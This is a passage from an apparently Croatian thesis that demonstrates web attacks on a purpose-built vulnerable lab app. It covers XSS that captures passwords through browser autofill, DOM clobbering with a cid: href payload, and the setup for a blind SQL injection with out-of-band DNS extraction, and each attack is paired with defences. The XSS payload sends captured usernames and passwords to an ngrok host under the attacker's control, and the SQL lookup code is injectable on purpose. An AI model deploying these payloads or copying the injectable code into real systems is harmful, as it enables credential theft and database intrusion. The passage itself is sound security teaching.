Kada korisnik dođe na blog web stranicu, ispisano je njegovo korisničko ime. Blog web stranica ima mogućnost postavljanja blog članaka, tako da se tekst članka upiše u tekstualno polje te se pritisne gumb "Post it". Pritiskom na gumb, upisani tekst se šalje POST zahtjevom na putanju `/xss-to-capture-pass/blog`, što je prikazano na slici 4.6. Kada web stranica primi podatke koje je korisnik poslao, ona ih sprema u niz, čiji sadržaj ispisuje na stranici, te preusmjerava korisnika na istu web stranicu kako bi se vidjeli novi blog članci. Postavljene blog članke mogu vidjeti svi korisnici. Primjer ovoga se može vidjeti na slici ispod.

# XSS to capture password

---

## Blog

User: test

Pozdrav, ovo je blog članak

Post

The image shows a web interface for a blog. At the top, it says 'User: test'. Below that is a greeting 'Pozdrav, ovo je blog članak'. Then there is a label 'Post' above a large, empty rectangular text input area. To the right of the bottom of the text area is a button labeled 'Post it'. Below the text area, to the left, is a button labeled 'Logout'.

*Slika 4.7: Blog web stranica s člankom*

U koliko korisnik pritisne gumb "Logout", korisnik će biti odjavljen s bloga te će biti preusmjeren na web stranicu prijave za blog.

### 4.1.2. Opis napada

Ranjivost koju zloupotrebljava ovaj napad je ranjivost web preglednika, točnije ranjivost upravitelja lozinki web preglednika koji automatski nadopisuje korisničko ime i lozinku. Upravitelj lozinki nadopunjuje korisničko ime i lozinku samo na onim input elementima koji imaju odgovarajuće vrijednosti atributa `id` ili atributa `name`. Kako vidimo sa slike 4.2, input elementi za korisničko ime i lozinku imaju vrijednosti atributa `name` koje odgovaraju vrijednostima `name` i `pass`.

Način na koji napadač može iskoristiti opisano ponašanje upravitelja lozinki je da konstruira blog članak koji sadrži HTML kod prikazana na slici 4.8 ispod:

```

<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)
{fetch('https://647726c8b5d5.ngrok.io/x2cp?pass=' + this.value +
'&name=' + username.value,{
method:'POST',
mode:'no-cors'
});
document.getElementById('username').remove();
document.getElementsByName('password')[0].remove();}">

```

*Slika 4.8: Kod kojim se obavlja napad*

Kako svi korisnici mogu vidjeti članke od drugih korisnika, napadač može poslati maliciozan članak s korisničkog računa kojeg on kontrolira. Ovaj kod sadrži input elemente koji imaju iste vrijednosti name atributa kao i input elementi u koje korisnik unosi korisničko ime i lozinku, što će natjerati upravitelja lozinki da sam primjeni te vrijednosti u input elemente. Međutim, kako bi se unesene vrijednosti automatski poslale, nakon što su unesene, posljednji input element sadrži kod unutar onchange atributa. Taj kod se izvršava kada se dogodi promjena u unesenoj vrijednosti posljednjeg input elementa. Kada se navedeni kod počne izvršavati, tada se unesene vrijednosti šalju HTTP zahtjevom na server kojeg kontrolira napadač, koji se u ovom slučaju nalazi na URL-u <https://647726c8b5d5.ngrok.io/x2cp>. Kako bi se osiguralo da korisnik ne primijeti nešto neuobičajeno, nakon slanja HTTP zahtjeva brišemo input elemente koje je napadač postavio.

Nakon što žrtva otvori web stranicu koja sadrži maliciozan članak, njezini korisnički podatci su poslani na napadačev server, koji dobiva zahtjev prikazan na slici 4.8.

```

search: '?pass=1234&name=test',
query: 'pass=1234&name=test',
pathname: '/x2cp',
path: '/x2cp?pass=1234&name=test',
href: '/x2cp?pass=1234&name=test',
_raw: '/x2cp?pass=1234&name=test' },
params: {},
query: { pass: '1234', name: 'test' },
res:
  ServerResponse {
    _events: [Object],
    _eventsCount: 1,
    _maxListeners: undefined,
    output: [],
    outputEncodings: [],
    outputCallbacks: [],
    outputSize: 0,
    writable: true
  }

```

*Slika 4.9: Ispis HTTP zahtjeva na napadačevom serveru*

U ispisu HTTP zahtjeva, na napadačevom serveru, pod `query` vrijednosti su vidljivi lozinka i korisničko ime žrtve.

### 4.1.3. Sprječavanje napada

Kako ovaj napad ovisi o tome da upravitelj lozinki automatski obavi nadopunjavanje korisničkih podataka, vrlo jednostavan način obrane je koristiti upravitelje lozinki koji pitaju korisnika za dopuštenje prije nadopunjavanja korisničkog imena i lozinke. Upravitelji lozinki koji je ugrađen u web preglednik Mozilla Firefox, na kojem je i izveden napad, ima zadanu opciju da upravitelj lozinki pita korisnika prije nadopunjavanja korisničkih podataka.

Također, ovaj napad ovisi o tome da je moguće u blog članak napisati HTML kod koji sadrži nedopuštene znakove, popu šiljastih zagrada `<>`, dvostrukih navodnika `"`, jednostrukih navodnika `'`, vitičastih zagrada `{}`, itd. Ovo se može spriječiti tako da se tekst članka očisti ili sanitizira od nedopuštenih znakova ili se svi znakovi u tekstu članka mogu izbaciti (eng. to escape).

Pored navedenih metoda, za sprječavanje HTML elemenata da šalju HTML zahtjeve na nepoznate URL adrese se može ograničiti primjenom CSP pravila. S CSP pravilima moguće je potpuno ograničiti skriptne HTTP zahtjeve, ili ih ograničiti na samo određene domene. Primjena CSP pravila koji ograničava HTTP zahtjev samo na `same-origin` adrese bi se preveniralo izvršavanje ovog napada [24].

## 4.2. DOM clobbering

### 4.2.1. Opis web stranice

Kako bi se demonstrirala DOM clobbering ranjivost potrebna je blog web stranica koja funkcionira na isti način kao i u prethodnom napadu, samo što se ovaj put nije potrebno prijavljivati s korisničkim podacima. Važno je napomenuti da je ova stranica pokrenuta u Chrome web pregledniku. Primjer ove web stranice je prikazan na slici [4.10](#).

## DOM clobbering

---

Post



*Slika 4.10: Blog za DOM clobbering napad*

Kod za front-end ovog bloga je prikazan na slici [4.11](#), a kod za back-end je prikazan na slici [4.12](#).

```

<html>
  <head><title>DOM clobering - logical OR</title></head>
  <h1>DOM clobering</h1>
  <hr>
  <div id="dom_posts">
  </div>
  <form id="search" action="/dom-clobering" method="POST">
    <p>Post</p>
    <textarea name="post" rows="10" cols="30"></textarea>
    <input type="hidden" name="_csrf" value=<%= csrfToken %>>
    <button type="submit">Post</button>
  </form>
  <script>
    <% for(var i = 0; i< posts.length; i++) { %>
      var a = '<%=posts[i]%>';
      document.getElementById("dom_posts").innerHTML += a;
    <% } %>
  </script>
  <script>
    window.onload = () => {
      let doc = window.doc || {path: 'https://unpkg.com/axios/dist/axios.min.js'}
      let script = document.createElement('script')
      script.innerHTML = doc.path
      console.log(doc.path)
      document.body.appendChild(script)
    }
  </script>
</html>

```

*Slika 4.11: Front-end bloga*

```

router.get('/dom-clobering', (req, res) => {
  res.render('dom-clobering', {csrfToken: req.app.locals._token,
    posts: dom_posts})
})

router.post('/dom-clobering', (req, res) => {
  if(req.body.post) {
    var clean = DOMPurify.sanitize(req.body.post)
    dom_posts.push(clean)
    console.log(clean)
    res.redirect('/dom-clobering')
  }
})

```

*Slika 4.12: Back-end bloga*

Kada korisnik pošalje tekst blog članka, web aplikacija na back-endu obrađuje te podatke tako da ih pročisti odnosno sanitizira korištenjem `DOMPurify` JavaScript biblioteke. Ova biblioteka iz danog teksta briše nepoželjne HTML element i attribute, dok provjerene elemente ova biblioteka ne briše. Nakon što je tekst članka pročišćen, on se prikazuje u blogu te se korisnika preusmjerava na web stranicu bloga kako bi vidio novi članak, što se vidi na slici 4.12.

Na slici 4.11 se vidi da web stranica sadrži skriptu koja, prilikom pokretanja web stranice, stvara HTML `script` element u koji se upisuje tekst. Novi skriptni element se zatim nadodaje u `body` element web stranice. Tekst koji se upisuje u skriptni element se prvobitno sprema u varijablu korištenjem sljedećeg dizajnerskog uzorka prikazanog na slici 4.13.

```
let doc = window.doc || {path: 'https://unpkg.com/axios/dist/axios.min.js'}
```

*Slika 4.13: Dizajnerski uzorak*

Ovaj dizajnerski uzorak koda se koristi kako bi zato da skripta nepotrebno ne stvara svojstvo objekta koje već postoji, što je u ovom slučaju svojstvo `doc`. U slučaju da to svojstvo ne postoji, tada se ono stvara sa željenom vrijednosti.

## 4.2.2. Opis Napada

Kako ova web stranica koristi dizajnerski uzorak prikazan na slici 4.13, tako je ona ranjiva na DOM clobbering napad, jer taj dizajnerski uzorak obavlja inicijalizaciju varijable korištenjem kombinacije globalne varijable i logičkog operatora `||`. Također, nepovoljna situacija po pitanju sigurnosti web stranice se stvara time što se vrijednost varijable `doc.path` postavlja u `script.innerHTML`, koja je nepouzdana funkcija.

Način na koji napadač može zloupotrijebiti ovu ranjivost je da ugnjetava objekt `dom` i njegovo svojstvo `path`. Kako se skripta, koja se nalazi unutar HTML-a stranice izvršava prilikom svakog posjeta toj stranici, napadač može konstruirati blog članak koji bi ugnjetavao navedeni objekt i njegovo pripadajuće svojstvo. Prepreka u tom je što je čitavi tekst članka sanitiziran od nepoželjnih HTML elemenata i atributa. Jedan od dozvoljenih HTML elemenata je element `script`, koji se koristi za stvaranje linkova na druge web stranice čija vrijednost je postavljena u `href` atributu. Međutim, ni u `href` atributu nisu dopušteni svi protokoli, kao na primjer `JavaScript:` koji omogućava pisanje JavaScript koda. U dopuštene protokole spadaju `http`, `https`, `ali` i `cid` protokol, preko kojega napadač može ubaciti maliciozan JavaScript kod.

Kada bi napadač ubacio tekst prikazan na slici u blog, napadač bi time dobio mogućnost izvršavanja bilo kojeg koda unutar web stranice.



```
<a id=doc><a id=doc name=path href="cid:alert(1)///"></a>
```

Slika 4.14: Maliciozni tekst

Navedeni kod bi ugnjetavao referencu na objekt `doc` jer su kreirana dva HTML elementa s istom vrijednosti `id` atributa, te je ta vrijednost upravo `doc`. U slučaju kada postoje dva HTML elementa s istom vrijednosti atributa `id` DOM ih stavlja u DOM kolekciju, koja im oblik niza, gdje se svakom elementu pristupa preko broja mjesta u nizu. Ime ove DOM kolekcije glasi `dom`, jer je to vrijednost atributa koja je zajednička dvama elementima. Međutim, u ovom kodu drugi HTML element ima atribut `name` s vrijednošću `path`. U ovakvoj situaciji, drugom `a` elementu u DOM kolekciji se može pristupiti na korištenjem vrijednosti njegovog `name` atributa, što je u ovom slučaju `name`. Ovo znači da bi se vrijednosti `href` atributa drugog elementa moglo pristupiti preko reference `doc.path`. Iz ovog razloga bi web stranica u `script.innerHTML` pridijelila pogrešnu vrijednost, jer je originalna referenca na `doc.path` ugnjetavana.

Nakon što se pošalje maliciozni tekst sa slike 4.14 te se web stranica ponovno učita, izvršava se kod koji se nalazi nakon oznake protokola unutar `href` atributa, što je u ovo slučaju `cid` protokol. Kako kod nakon `cid` protokola glasi `alert(1)`, web preglednik će stvoriti skočni prozor na kojem je napisan broj 1. Redoslijed odvijanja ovog napada se može vidjeti na slikama 4.15 i 4.16.


## DOM clobbering

Post

```
<a id=doc><a id=doc name=path  
href="cid:alert(1)///"></a>
```

Post

Slika 4.15: Web stranica prije slanja malicioznog teksta



*Slika 4.16: Web stranica nakon slanja malicioznog teksta*

Ovime vidimo da na ovakav način napadač može zloupotrijebiti DOM clobbering ranjivost i dobiti mogućnost izvršavanja željenog koda unutar web stranice.

### 4.2.3. Sprječavanje napada

Najjednostavniji način prevencije ovakvog napada je izbjegavanje korištenje nesigurnog dizajnerskog uzorka koji je prikazan na slici 4.13, u kojem se varijabla instancira korištenjem kombinacije globalne varijable ili objekta te logičko operatora `ILI` `||`.


Također, je preporučljivo da se nad kritičnim objektima i referencama rade provjere kojima se utvrđuje da li one imaju očekivani oblik te da nisu DOM čvorovi. Drugi način sprječavanja ovakvog napada je korištenje dobro provjerenih i istestiranih biblioteka namijenjenih sprječavanju ovakvih napada.

Kao i u prethodnom napadu, sprječavanje ovog napada se može postići escape-anjem teksta kojeg korisnik proslijedi web stranici. Kao što se vidi iz opisanog napada, sanitiziranje teksta članka nije bilo dovoljno striktno, stoga je potrebno dodati pravila koji ma se pooštrava filter koji se primjenjuje na tekst. Vrlo jednostavan način primjene ove metode je zabrana prihvaćanja bilo kakvog HTML koda u tekst članka.


## 4.3. Slijepi SQLi s izvlačenjem podataka izvan komunikacijskog kanala

### 4.3.1. Opis web stranice

Web stranica koja se koristi za demonstraciju ovog napada, sadrži početnu stranicu te drugu stranicu koja prima samo korisnike s kolačićima. Početna stranica je ujedno i glavna stranica web aplikacije, napravljene korištenjem Node.js i Express.js biblioteka, te posjeduje linkove na web stranice za napade koji su obrađeni u prethodnim poglavljima. Druga web stranica nema nikakvih funkcionalnosti, već samo jednostavan tekst. Ove stranice se mogu vidjeti na slikama 4.17 i 4.18.



Slika 4.17: Početna stranica web aplikacije



## Blind SQLi with out of band extraction

*Slika 4.18: Druga web stranica*

Front-end kod za početnu stranicu se nalazi na slici , dok je na slici front-end kod druge stranice.

```
<html>
  <head><title>Title</title></head>
  <body>
    <h1>Napadi</h1>
    <a id="sqli" href="/blind-sqli">Blind SQLi w/ OOB</a>
    <a id="xss2pass" href="/xss-to-capture-pass">Xss to capture password</a>
    <a id="domclob" href="/dom-clobbering">DOM clobbering - logical OR</a>
    <a id="css-keylogger" href="/css-keylogger">CSS Keylogger</a>
  </body>
</html>
```

*Slika 4.19: Front-end kod početne web stranice*

```
<html>
  <head><title>Blind SQLi with out of band extraction</title></head>
  <h1>Blind SQLi with out of band extraction</h1>
  <p></p>
</html>
```

*Slika 4.20: Front-end kod druge web stranice*

Back-end kod web aplikacije koji generira kolačiće te provjerava dali korisnik ima kolačiće je prikazana na slici 4.21.

```

app.all('/', async (req, res, next) => {
  if(!req.cookies.TrackingID) {
    var value = ''
    value += Math.random().toString(36).replace(/^[a-z0-9]+/g, '')
    value += Math.random().toString(36).replace(/^[a-z0-9]+/g, '').slice(0,4)

    await msdb.add_blind_user(value)

    res.cookie('TrackingID', value, {httpOnly: true, maxAge: 8640000})
  }
  next()
})

// all path except for root ('/')
app.use(/!(\/+\/posts.js)/, async (req, res, next) => {
  console.log(util.format("%s", req.cookies.TrackingID))
  if(!req.cookies.TrackingID) {
    var err = new Error("No cookie!")
    next(err)
  }
  else {
    user_id = await msdb.get_blind_user(req.cookies.TrackingID)
    console.log(user_id[0].recordset[0].user_id, 60)
    if(user_id[0].recordset[0].user_id === undefined) {
      var err = new Error("Incorect cookie!")
      next(err)
    }
    else {
      console.log(user_id[1], 71)
      next()
    }
  }
})
})

```

*Slika 4.21: Back-end kod web aplikacije*

U ovom kodu su prikazana dva međusoftvera (eng. middleware). Prvi međusoftver generira kolačić te ga pohranjuje u MS SQL bazu podataka, u slučaju da korisnik nema kolačić. Drugi međusoftver, koji se primjenjuje na sve putanje osim početne, provjerava dali korisnik ima kolačić i dali je on valjan. Način na koji se provjerava dali kolačić postoji i dali je on valjan je tako što na bazu podataka šalje upit koji se vidi na slici [4.22](#).

```

mydb.get_blind_user = (trackingId) => {
  return new Promise((resolve, reject) => {
    var str = "SELECT user_id FROM mydb.blind_users WHERE TrackingID = '%s';"
    let sql = util.format(str, trackingId)
    pool.query(sql, (err, result) => {
      if(err) {
        return reject(err)
      }
      return resolve([result, sql])
    })
  })
}

```

*Slika 4.22: Metoda kojom se dobivaju detalji korisnika na osnovu kolačića*


Ako upit vrati detalje korisnika, tada su kolačići valjani. Ako kolačić ne postoji ili nije valjan, međusoftver generira grešku, u suprotnom se korisnika propušta do željene stranice.

Način na koji back-end zna koji kolačić posjeduje korisnik, je da web preglednik korisnika, kada pristupa ovim stranicama, u HTTP zahtjevu šalje kolčić unutar Cookie zaglavlja.

### 4.3.2. Opis napada


Kako ova web aplikacija radi provjeru kolačića preko SQL upita, tako je ona podložna SQLi napadima. Međutim, ova web aplikacija ne prikazuje nikakvo drugačije ponašanje prilikom uzrokovanja kašnjenja ili grešaka u bazi podataka. Jedini način na koji se mogu izvući podatci iz baze je primjernom slijepog SQLi napada s vankanalnim izvlačenjem podataka. Ovo se može ostvariti je korištena MS SQL baza po svojim zadanim (eng. default) postavkama omogućava izvršavanje DNS upita. Uz to MS SQL podržava izvršavanje naslaganih upita (eng. stacked query), koji su potrebni prilikom izvođenja ovog napada.

Da bi se ovaj napad mogao izvesti napadač mora napraviti vlastiti DNS server koji bi razlučivao zahtjeve na URL domenu koju on posjeduje. Za potrebe ove demonstracije DNS server, baza podata te web aplikacije se nalaze unutar lokalne mreže. Mrežna infrastruktura koja je korištena je prikazana na slici .



*Slika 4.23: Mrežna infrastruktura*

Iz ove slike se vidi da se MS SQL baza podataka nalazi unutar loopback mreže s adresom 127.0.0.0. Napadačev DNS server, koji razlučuje upite prema domeni koju napadač kontroliira, se nalazi unutar virtualne mreže VirtualBox. Za potrebe demonstracije ovog napada DNS server je postavljen unutra virtualne mreže na Kali Linux virtualnoj mašini. Računalo koje je prikazano u infrastrukturi ima pokrenutu Kali Linux virtualnu mašinu te MS SQL bazu podataka. Računalo s virtualnom mašinom komunicira preko virtualnog adaptera koji računalu daje zasebnu IP adresu unutar virtualne mreže. Računalo u ovoj situaciji ima ulogu posrednika između MS SQL baze podataka i DNS servera. Kako je MS SQL pokrenut na računalu, tako obradu svih mrežnih zahtjeva baze podataka vrši računalo. U te mrežne zahtjeve spadaju i DNS upiti koje MS SQL baza proslijeđuje računalo, kako bi ono pronašlo odgovarajuće servere. Kako bi računalo moglo razlučiti sve domene u IP adrese, u mrežnim postavkama računala su postavljene IP adrese DNS server, koji se mogu vidjeti na slici 4.24.



*Slika 4.24: Mrežne postavke*

U mrežnim postavkama se mogu vidjeti dvije IP adrese za DNS servere. Prva IP adresa se odnosi na napadače DNS server pokrenut na Kali Linux mašini s adresom 192.168.56.101, dok se druga adresa 192.168.1.1, odnosi na DNS server koji se koristi za razlučivanje domena za ostatak interneta.

Kako bi se na Kali Linux postavio DNS server, koristi se BIND alat. Da bi se postavile domene koje DNS server može razlučivati potrebno je instalirati BIND na Linux sustav. Zatim, je potrebno kreirati zonu za lokalnu domenu te subdomenu koja će se koristiti. Da bi se to ostvarilo mora se modificirati dokument `named.conf.options` kao što se vidi na slici 4.25.



```
named.conf.options
/etc/bind
Save

options {
    listen-on port 53 { 127.0.0.1; 192.168.56.101; };
    allow-query      { localhost; 192.168.56.0/24; };
    directory "/etc/bind";

    //ako nesto ne bude radilo odkomentiraj ovo
    recursion yes;

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.


    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    dnssec-validation auto;

    listen-on-v6 { any; };
};|
```

*Slika 4.25: Named.config.option*

